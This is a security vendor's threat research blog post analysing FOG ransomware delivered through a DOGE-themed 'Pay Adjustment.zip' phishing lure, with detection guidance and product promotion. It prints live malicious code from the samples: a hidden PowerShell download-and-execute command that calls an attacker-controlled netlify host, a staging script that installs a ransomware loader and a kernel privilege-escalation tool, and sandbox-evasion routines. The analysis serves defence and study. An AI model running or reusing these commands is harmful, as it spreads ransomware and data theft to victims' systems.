FOG Ransomware Spread by Cybercriminals Claiming Ties to DOGE

By Nathaniel Morales, Sarah Pearl Camiling (words)

Published: 2025-04-21 · Archived: 2026-04-06 01:03:44 UTC

- In our investigation of nine samples uploaded on VirusTotal, we found that FOG ransomware is being distributed by cybercriminals trolling users by abusing the name of the Department of Government Efficiency (DOGE), or individuals connected to the government initiative.
- The investigated LNK file contained in a ZIP file named "*Pay Adjustment.zip*" is being distributed via email and phishing attacks and shows the continued activity of FOG ransomware.
- Trend Vision One™ detects and blocks the FOG ransomware samples discussed in this blog. Trend Vision One customers can also access hunting queries, threat insights, and threat intelligence reports to gain rich context and the latest updates on FOG ransomware.

During our monitoring of the ransomware threat landscape, we discovered samples with infection chain characteristics and payloads that can be attributed to FOG ransomware. A total of nine samples were uploaded to VirusTotal between 27 March and 2 April, which we recently discovered were multiple ransomware binaries with *.flocked* extension and *readme.txt* notes.

We observed that these samples initially dropped a note containing key names related to the Department of Government Efficiency (DOGE), an initiative of the current US administration that has been making headlines, recently about a member who allegedly assisted a cybercrime group involved in data theft and cyberstalking an agent of the Federal Bureau of Investigation (FBI). The note also contains instructions to spread the ransomware payload to other computers by pasting the provided code in the note.

The ransomware payload embedded in the samples has been verified as FOG ransomware, an active ransomware family targeting both individuals and organisations. Our review of their leak site reveals that FOG ransomware has had 100 victims since January this year; with the most victim counts in February at 53. The group declared 18 and 29 victims in January and March respectively. They also declared in their leak site that their victims come from the technology, education, manufacturing and transportation sectors. Other victim sectors include enterprises from business services, healthcare, retail, and consumer services. Since June 2024, our threat intelligence has detected 173 counts of ransomware activity attributed to FOG ransomware among Trend customers. These detections have since been blocked.

The campaigns in this blog are carried out either by the original FOG ransomware operators and potentially using DOGE-related references to troll users, or by other actors embedding FOG ransomware into their binaries for impersonation.

Date per day	Filename	SHA1	Extension	Ransom Note	Positives	Trend Detection
2025-04-02	cwiper.exe	5675ddf73cb5a4b304848e9ea00c5b86cafe1	.flocked	readme.txt	30	Mal_HPGen-50
2025-04-01	370612901	a5f9d669a65f7a75d4c7fc4d8f8cfe8be3fd84e	.flocked	readme.txt	29	Mal_HPGen-50
2025-03-30	370612901	4f6c94ca437039a6d1a23f78ab16d39e027f8	.flocked	readme.txt	20	Trojan.Win32.VSX.PE04C9V
2025-03-30	370612901	fad7e283242ce0a4ab7de14a752be3a81d6b7	.flocked	readme.txt	26	None
2025-03-30	/home/petik/ss/malware/2025-0	e41e9864195f4b0a1718ca374c85f2a000d52	.flocked	readme.txt	33	Mal_HPGen-50
2025-03-28	/scratch/zoo/2025/03/28/a889b	972cbe6b7fd73770a0503959dae51166466ff	.flocked	readme.txt	36	Mal_HPGen-50
2025-03-28	/scratch/zoo/2025/03/28/a889b	972cbe6b7fd73770a0503959dae51166466ff	.flocked	readme.txt	54	Mal_HPGen-50
2025-03-28	cwiper.exe	3610bdbdf7e1101e9f0c2460c981c8352bc1f	.flocked	readme.txt	31	Mal_HPGen-50
2025-03-27	cwiper.exe	57a544e97bdb613411b1d1d0b25b563c9d6	.flocked	readme.txt	46	Mal_HPGen-50

Figure 1. The nine ransomware samples with .flocked extension and readme.txt notes uploaded on VirusTotal between 27 March to 2 April.

Initial access

We observed that an LNK file contained in a ZIP file named "*Pay Adjustment.zip*" is being distributed via email and phishing attacks.



Figure 2. The LNK file disguised as a PDF file.

Once clicked, the file will execute the following command by downloading a PowerShell script named "*stage1.ps1*".

```
C:\Windows\System32\cmd.exe /c start "" /min powershell -WindowStyle Hidden -NoProfile -
ExecutionPolicy Bypass -Command "iwr -uri 'https://hilarious-trifle-d9182e.netlify.app/stage1.ps1'
-UseBasicParsing | IEX"
```

Figure 3. The command executed when the malicious file is opened.

Similarly, the deobfuscated script in ransom note also executes the same PowerShell command by downloading and running the "*stage1.ps1*".

Output

```
iwr -uri 'https://hilarious-trifle-d9182e.netlify.app/stage1.ps1' -UseBasicParsing | IEX
```

Figure 4. The deobfuscated code that executes the same PowerShell command as Figure 3.

The downloaded PowerShell script "*stage1.ps1*" performs a multi-stage operation, retrieving a ransomware loader (*cwiper.exe*), ktool.exe and other PowerShell scripts. It also opens politically themed YouTube videos and includes written political commentary directly in the script.

```
$adminstartup = "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\hidden\Adobe Acrobat.exe"
$currentUser = [System.Security.Principal.WindowsIdentity]::GetCurrent()
$principal = New-Object Security.Principal.WindowsPrincipal($currentUser)
$isAdministrator = $principal.IsInRole([Security.Principal.WindowsBuiltInRole]::Administrator)
$userstartup = [Environment]::GetFolderPath("Startup")+"\hidden\Adobe Acrobat.exe"
$adminhidden = "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\hidden"
$userhidden = [Environment]::GetFolderPath("Startup")+"\hidden"
Start-Process "powershell" -WindowStyle Hidden -ArgumentList 'Start-Process "https://youtu.be/ZAWnlZg2P38"'
https://youtu.be/ZAWnlZg2P38
The CIA didn't kill Kennedy you idiot. Oswald is a very deranged person that felt ostracized by his own country. Even as a defector he assimilated
poorly in the USSR.
if ($isAdministrator) {
if (-Not (Test-Path $adminhidden)) {
New-Item -Path $adminhidden -ItemType Directory
Out-Null
attrib +H +S "$adminhidden"
iwr -uri 'https://hilarious-trifle-d9182e.netlify.app/cwiper.exe' -outfile $adminstartup
$proc = Start-Process $adminstartup -NoNewWindow -PassThru
$targetPID = $proc.Id
Write-Output $targetPID
Download kernel exploitation tool
$temppath = $env:TEMP + '\ktool.exe'
iwr -uri 'https://hilarious-trifle-d9182e.netlify.app/ktool.exe' -outfile $temppath
Start-Process $temppath -ArgumentList "$targetPID", "fd6c57fa3852aec8"
} else {
write-output $userstartup
if (-Not (Test-Path $userhidden)) {
New-Item -Path $userhidden -ItemType Directory
attrib +H +S "$userhidden"
iwr -uri 'https://hilarious-trifle-d9182e.netlify.app/cwiper.exe' -outfile $userstartup
Start-Process $userstartup -NoNewWindow -PassThru
iwr -uri 'https://hilarious-trifle-d9182e.netlify.app/lootsubmit.ps1' -UseBasicParsing
https://youtu.be/7ylxJAVZxXg
Start-Process "powershell" -WindowStyle Hidden -ArgumentList 'Start-Process "https://youtu.be/7ylxJAVZxXg"'
Start-Process notepad.exe "$env:USERPROFILE\Desktop\RANSOMNOTE.txt"
```

Figure 5. The PowerShell script stage1.ps1 contains political commentary in its script

Payload contents

In the following section, we discuss other files we found in the payload samples investigated:

- This script collects system information and exfiltrates it to a remote server.
- It also fetches IPv4 gateway IP, finds a MAC address and uses Wigle API to get the infected system's geolocation.
- It also harvests hardware and system-level information from the host, such as the IP address, CPU configuration, and additional system identifiers.
- *Lootsubmit.ps1* also sends all collected data to *hxxps://hilarious-trifle-d9182e.netlify[.]app*

- This script contains *base64* encoded code and is XOR'ed to 85
- This script is similar to *lootsubmit.ps1*, but with an updated Get-GatewayMACs function that includes ARP lookup for MAC address resolution.

- Opens a QR code that directs to a Monero wallet address:

8BejUQh2TAA5rUz3375hHM7JT8ND2i4u5hkVXc9Bcdw1PTrCrrDzayWBj6roJsE1EWBPGU4PMKohHWZUMopE8WkY7iA6U

- Ktool.exe facilitates privilege escalation by exploiting the vulnerable Intel Network Adapter Diagnostic Driver, *iQVW64.sys*. This driver is embedded within the binary and will be extracted to the *%TEMP%* folder. To utilise this feature, the target process ID (PID) and a hardcoded key "fd6c57fa3852aec8" is provided as parameters.

```
sub_1400088B0("[+] Device opened\n");
if ( argc != 2 )
{
  sub_1400088B0("Invalid command. Use: %s <pid to elevate> <activation key>\n", *argv);
  goto LABEL_36;
}
v7 = sub_14000CD20((__int64)argv[1], 0i64);
if ( strcmp(argv[2], "fd6c57fa3852aec8") )
{
  sub_1400088B0("Wrong key\n");
  goto LABEL_36;
}
```

Figure 6. Ktool.exe facilitates privilege escalation by exploiting iQVW64.sys.

Dropper analysis

We have observed that prior to dropping its payload, the malware investigated checks various indicators, such as processor count, RAM, MAC address, registry, and tick count, to detect a sandbox. If any check fails, it exits the process; otherwise, it logs that no sandbox is detected.

```
int sub_411200()
{
  if ( (unsigned __int8)sub_410F30()            // check if number of processes is odd
    || (unsigned __int8)sub_410F80()            // checks if RAM is less than 2GB
    || (unsigned __int8)sub_410FD0()            // checks MAC address
    || (unsigned __int8)sub_4110F0()            // checks registry
    || (unsigned __int8)sub_4111B0() )          // Get tick count
  {
    sub_440580("Sandbox detected! Exiting process...\n");
    ExitProcess(0);
  }
  return sub_440580("No sandbox detected.\n");
}
```

Figure 7. FOG ransomware checks for a sandbox; when it doesn't it logs it as such.

We also observed that the encrypted binary is embedded within the data section of the loader, which will then be decrypted using a specified key using the function shown in Figure 9.



Figure 8. The encrypted binary is embedded in the data section of the loader.



Figure 9. The specified key that decrypts the encrypted binary.

The loader also drops *dbgLog.sys*, a log file that records encryption-related events, just like previous versions of FOG ransomware. Additionally, it drops a *readme.txt* file, which contains the ransom note identical to ones observed to have been previously used by FOG ransomware.



Figure 10. The log file dbgLog.sys records encryption-related events



Figure 11. The ransom note that is identical to the ransom notes observed to have previously been used by FOG ransomware



Figure 12. The initial ransom note dropped that uses DOGE-related references to troll

The ransomware payload embedded in the discovered samples has been verified as FOG ransomware and is detected as Ransom.Win32.FOG.SMYPEFG. All discovered variants carry the same payload and only differ on the key used to decrypt the payload.

Conclusion and security recommendations

FOG ransomware is a relatively new ransomware family that enterprises must add to their watchlist. Regardless of the origins and motivations behind the FOG ransomware samples we investigated, whether executed by the original operators using DOGE references for trolling purposes or by other actors embedding FOG ransomware into their binaries for impersonation, the impact of a successful ransomware attack could still potentially cost enterprises financial loss and operational disruption.

Outpace ransomware threats by monitoring indicators of compromise (IoCs) as part of a proactive cybersecurity defence. This approach allows for early detection of threats, enhances security measures, supports forensic investigations, effectively disrupting the activities of cybercriminals. For researchers, tracking IoCs offers valuable insights into attack patterns, which can help them develop more effective threat prevention strategies. SOCs should maximise tools that enable and help automate these tasks.

Enterprises can also implement the following security best practices:

- Maintain up-to-date, secure backups of all critical data. Regularly test restoration processes to ensure data can be recovered quickly in the event of an attack.
- Implement network segmentation to limit the spread of ransomware across your organisation. By isolating sensitive data and critical systems, you can prevent widespread damage.
- Regularly update and patch application software, operating systems, and other applications to ensure that you close vulnerabilities that attackers could exploit.
- Conduct regular training sessions for employees to recognise phishing attempts and suspicious links.

Proactive security with Trend Vision One™

Trend Vision Oneproducts™ is the only AI-powered enterprise cybersecurity platform that centralises cyber risk exposure management, security operations, and robust layered protection. This comprehensive approach helps you predict and prevent threats, accelerating proactive security outcomes across your entire digital estate. Backed by decades of cybersecurity leadership and Trend Cybertron, the industry's first proactive cybersecurity AI, it delivers proven results: a 92% reduction in ransomware risk and a 99% reduction in detection time. Security leaders can benchmark their posture and showcase continuous improvement to stakeholders. With Trend Vision One, you're enabled to eliminate security blind spots, focus on what matters most, and elevate security into a strategic partner for innovation.

Trend Vision One Threat Intelligence

To stay ahead of evolving threats, Trend Vision One customers can access a range of Intelligence Reports and Threat Insights. Threat Insights helps customers stay ahead of cyber threats before they happen and allows them to prepare for emerging threats by offering comprehensive information on threat actors, their malicious activities, and their techniques. By leveraging this intelligence, customers can take proactive steps to protect their environments, mitigate risks, and effectively respond to threats.

Trend Vision One Intelligence Reports App [IOC Sweeping]

Fog Ransomware Concealed Within 'Trolling DOGE' Binary Loader

Trend Vision One Threat Insights App

Emerging Threats: Fog Ransomware Concealed Within Trolling DOGE Binary Loader

Hunting Queries

Trend Vision One customers can use the Search App to match or hunt the malicious indicators mentioned in this blog post with data in their environment.

eventSubId: 101 AND objectFilePath: RANSOMNOTE.txt

Encrypted File Activity Detected (*.flocked)
eventSubId: 109 AND objectFilePath: /\.flocked$/

Ransomware Note Dropped in System Folders (readme.txt)
eventSubId: 101 AND objectFilePath: /Users\\(Defaullt|Public)\\.*readme.txt/

More hunting queries are available for Trend Vision One customers with Threat Insights Entitlementone-platform enabled.

Indicators of Compromise (IoC)

Download the list of IoCs here.

Tags

Source: https://www.trendmicro.com/en_be/research/25/d/fog-ransomware-concealed-within-binary-loaders-linking-themselve.html